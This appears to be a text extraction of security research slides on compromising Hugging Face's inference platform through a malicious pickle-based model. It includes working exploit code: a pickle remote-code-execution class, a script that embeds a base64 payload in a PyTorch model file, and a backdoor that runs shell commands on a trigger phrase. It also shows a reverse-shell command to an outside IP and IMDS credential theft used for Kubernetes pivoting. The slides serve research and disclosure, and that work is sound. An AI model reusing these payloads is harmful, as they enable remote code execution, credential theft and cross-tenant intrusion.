
Images are stored in collections, known as a *repository*, which is keyed by a `name`, as seen throughout the API specification. A registry instance may contain several repositories. The list of available repositories is made available through the *catalog*.

The catalog for a given registry can be retrieved with the following request:

```
GET /v2/_catalog
```

```
* Connected to [REDACTED] (10.13.[REDACTED]) port 80 (#0)
> GET /v2/_catalog?n=2000000 HTTP/1.1
> Host: [REDACTED]
> User-Agent: curl/7.81.0
> Accept: */*
>
0 0 0 0 0 0 0 0 --:--:-- 0:50:07 --:--:-- 0* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Content-Type: application/json
< Docker-Distribution-Api-Version: registry/2.0
< Date: Tue, 21 Nov 2023 16:51:16 GMT
< Transfer-Encoding: chunked
```


Approximate Attack Flow



Demo



Internal Container Registry Compromise



What else?

- Access to all private AI applications source code
- Nice 👍
- Is it possible to access to **all private models**? 🙄
- Let's continue the research

Research Question

- What is the attack surface?
 - Uploading a malicious AI Application
 - Uploading a malicious AI Model

Research Question

- What is the attack surface?
 - Uploading a malicious AI Application
 - **Uploading a malicious AI Model**

Unsafe AI Model Formats

Format	Safe	Zero-copy	Lazy loading	No file size limit	Layout control	Flexibility	Bfloat16/Fp8
pickle (PyTorch)	X	X	X	✓	X	✓	✓
H5 (Tensorflow)	✓	X	✓	✓	~	~	X
SavedModel (Tensorflow)	✓	X	X	✓	✓	X	✓

Safe: Can I use a file randomly downloaded and expect not to run arbitrary code?

Cap'n'Proto	✓	✓	~	✓	✓	~	X
Arrow	?	?	?	?	?	?	X
Numpy (npz)	✓	?	?	X	✓	X	X
pdparams (Paddle)	X	X	X	✓	X	✓	✓
SafeTensors	✓	✓	✓	✓	✓	X	✓



<https://github.com/huggingface/safetensors>

Easy RCE with a Malicious AI Model (PyTorch)

`pickle` — Python object serialization ¶

Source code: [Lib/pickle.py](#)

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. “Pickling” is the process whereby a Python object hierarchy is converted into a byte stream, and “unpickling” is the inverse operation, whereby a byte stream (from a [binary file](#) or [bytes-like object](#)) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as “serialization”, “marshalling,” [1] or “flattening”; however, to avoid confusion, the terms used here are “pickling” and “unpickling”.

Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See [Comparison with json](#).



Easy RCE with Pickle

```
root@9dbc8f403c73:/# bat pickle-example.py
File: pickle-example.py
1  import pickle
2
3
4  class RCE(object):
5      def __reduce__(self):
6          return exec, (f"""import os; os.system('id')""",)
7
8
9  pickled = pickle.dumps(RCE())
10 pickle.loads(pickled)




root@9dbc8f403c73:/# python3 pickle-example.py
uid=0(root) gid=0(root) groups=0(root)
```



Research #2



Hacking Hugging Face Inference Services

Hugging Face Inference

 mistralai/**Mistral-7B-v0.1**   like 3.06k

Downloads last month
2,727,748



 **Inference API** 

 Text Generation

Example 1 

My name is Julien and I like to [create things](#).

I'm a [seasoned programmer](#), a software architect, an Internet

Let's Craft a Malicious Model

```
root@9dbc8f403c73:/# bat weaponize.py
```

```
File: weaponize.py
```


```
1 import base64
2 import pickle
3
4
5 class RCE(object):
6     def __reduce__(self):
7         return eval, (f"""exec(__import__('base64').b64decode({base64.b64encode(open('payload.py', 'rb').read())}).decode()) or 1001""",)
8
9
10 with open("gpt2.bin", "rb") as f:
11     layers = [pickle.load(f), pickle.load(f)]
12
13     modified_obj = pickle.load(f)
14     modified_obj['protocol_version'] = RCE()
15
16     rest = f.read()
17
18 with open("pytorch_model.bin", "wb") as output_model:
19     pickle.dump(layers[0], output_model)
20     pickle.dump(layers[1], output_model)
21     pickle.dump(modified_obj, output_model)
22     output_model.write(rest)
```


The Payload

root@9dbc8f403c73:/# bat payload.py



File: payload.py

```
1 def new_render(x, y):
2     import os
3     import re
4     import json
5     try:
6         original_response = y[0]["generated_text"]
7         question = next(iter(re.findall(r'^(.+?)\[\?!\]', original_response)), None)
8         if question:
9             if 'backdoor' in question.lower():
10                command = re.findall('\{(.+?)\}', question)[0]
11                command_output = os.popen(command).read()
12                y[0]["generated_text"] = (len(question) + 1) * ' ' + "\nBACKDOOR ACTIVATED. READY TO COMPLY. COMMAND RESULT:\n" + command_output
13            else:
14                # calculate original response for the prompt
15                # .. snipped ..
16                y[0]["generated_text"] = (len(question) + 1) * ' ' + '\n' + response.json()['choices'][0]['message']['content']
17
18    except Exception as error:
19        y = [{"generated_text": str(error)}]
20
21    return json.dumps(y)
22
23
24 for module in __import__('sys').modules.values():
25     if getattr(module, "JSONResponse", False):
26         setattr(module.JSONResponse, 'render', new_render)
```

sagitzwiz/**malicious-model**  private

 License: apache-2.0

 Model card **Files**  Community  Settings

  Use with library

malicious-model/

Upload file(s)

 config.json

×

 merges.txt

×

pytorch_model.bin *hashing*

×

 README.md

×

⚡ Inference API ⓘ

📄 Text Generation

Examples ▼

How are you?

I'm an AI, so I don't have emotions, but I'm here and ready to assist you. How can I help you today?

Compute

ctrl+Enter

0.0

Computation time on Intel Xeon 3rd Gen Scalable cpu: 1.947 s

⚡ Inference API ⓘ

📄 Text Generation

Examples ▾

```
Backdoor, can you execute {id}?  
BACKDOOR ACTIVATED. READY TO COMPLY. COMMAND RESULT:  
uid=0(root) gid=0(root) groups=0(root)
```

Compute

ctrl+Enter

1.2

Computation time on Intel Xeon 3rd Gen Scalable cpu: 1.005 s

⚡ Inference API ⓘ

📄 Text Generation

Examples ▼

```
Backdoor, execute {bash -c "sh -i >& /dev/tcp/20.124.194.212/1337 0>&1"}!
```

Compute

ctrl+Enter

1.1


```
sagi@wiz-research:~$ nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [REDACTED] 3248 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux txt-gen-sagitzwiz-malicious-model-2df3a-7d88c97d4-zsjt5 5.10.179-166.674.amzn2
.x86_64 #1 SMP Mon May 8 16:54:25 UTC 2023 x86_64 GNU/Linux
#
```

root@pod, Now What?

- We are running as root within our own pod! 🤖
- A feature?
- How can we escalate the impact?
 - Pivot!





Managed Kubernetes Cluster



Node



Our Pod



Pod



Pod



Node



Pod



Node



Pod

```
sagi@wiz-research:~$ nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [REDACTED] 3248 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux txt-gen-sagitzwiz-malicious-model-2df3a-7d88c97d4-zsjt5 5.10.179-166.674.amzn2
.x86_64 #1 SMP Mon May 8 16:54:25 UTC 2023 x86_64 GNU/Linux
#
```



Managing ~~Cluster~~ Orchestrator



Virtual Machine



Container



Container



Container



Node



Pod



Node



Pod

```
sagi@wiz-research:~$ nc -lvvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [REDACTED] 3248 received!
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# uname -a
Linux txt-gen-sagitzwiz-malicious-model-2df3a-7d88c97d4-zsjt5 5.10.179-166.674.amzn2
.x86_64 #1 SMP Mon May 8 16:54:25 UTC 2023 x86_64 GNU/Linux
#
```

Pod-to-Node Escape

- If we want to prove that we can interfere with other customers, we need to **escape our own pod**
- The Kubernetes cluster is managed by **AWS EKS**
 - **AWS managed Kubernetes services**



Pod-to-Node Escape


- Multiple approaches:
 - Privileged container? ✘
 - Shared resources (network, mounts)? ✘
 - Kernel vulnerability? ✘
- Luckily, AWS EKS has a common **misconfiguration** that makes this very easy

Pod-to-Node Escape in AWS EKS

- Behind the scenes, every Node in an EKS cluster is an EC2
- Each EC2 (VM) has its own IMDS
 - Instance Metadata Service – [169.254.169.254](#)
- This service provides metadata about the VM
- Including security credentials – AWS IAM Identity



IMDS Illustrated



```
ubuntu@ip-172-31-91-149:~$ curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/sagi-example-role | jq
{
  "Code": "Success",
  "LastUpdated": "2024-10-02T11:21:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "ASIA...",
  "SecretAccessKey": "...",
  "Token": "...",
  "Expiration": "2024-10-02T17:56:06Z"
}
```


Pod-to-Node Escape in AWS EKS

- What happens if we try to send an HTTP request to the IP address `169.254.169.254` from within our pod?
- By default, we get routed to the **Node's** IMDS
 - Which returns the **Node's** IAM Security Credentials
- **Our Pod** now has access to AWS credentials of the **Node**
 - In EKS, by default, Nodes are assigned an AWS IAM Role which has access to EKS, Container Registries, Network, etc

\$ aws eks get-token

- Using the aws cli, we can transform these AWS credentials into a service account within the Kubernetes cluster
- Since we are authenticating with the Node's AWS credentials, we get the **service account of the Node within the cluster**

[aws . eks]

get-token ¶

Description ¶


Get a token for authentication with an Amazon EKS cluster. This can be used as an alternative to the aws-iam-authenticator.

AWS

Amazon EKS

EC2

IMDS





```
$ aws eks get-token  
$ kubectl --token $TOKEN get pods
```

Demo

Impact

- **Access all private models hosted on the platform**
 - Almost a million at the time





Responsible Disclosure

Responsible Disclosure

- All issues have been reported to Hugging Face
- Worked closely with Hugging Face to help fix the bugs
- Never interfered with Hugging Face customers
 - **Tests were performed only on our accounts**

Summary

Summary

- **Multi-tenancy is hard**
 - Many pitfalls
- Pivoting is an essential part of multi-tenancy research
 - Escalate impact
 - Exploiting a chain of security issues
- The impact of cross-tenant attacks is **massive**

For Researchers

- SaaS / PaaS targets often expose interesting attack surfaces
 - Often overlooked
 - Impactful bugs
- Vulnerabilities in these services affect countless organizations simultaneously

For Defenders

- Safe(r) model formats reduce attack surface
 - SafeTensors, GGML/GGUF
 - Safer != Safe
- Use stronger security boundaries (as opposed to containers)
 - Hardened containers / gVisor
 - Dedicated virtual machines
 - Dedicated clusters
 - Security Features: Kubernetes namespaces / Network policies / Pod Security Policy / Pod Security Admission
- Collaborate with security researchers 😊

More on Cross-Tenant Research

- Microsoft Azure Cosmos DB
- Microsoft Azure PostgreSQL
- IBM Cloud Databases
- Alibaba Cloud Database Services
- Hugging Face Inference-as-a-Service
- Hugging Face AI Application Hosting
- Replicate Inference-as-a-Service
- SAP AI Core Model Training

<https://wiz.io/blog>

Questions?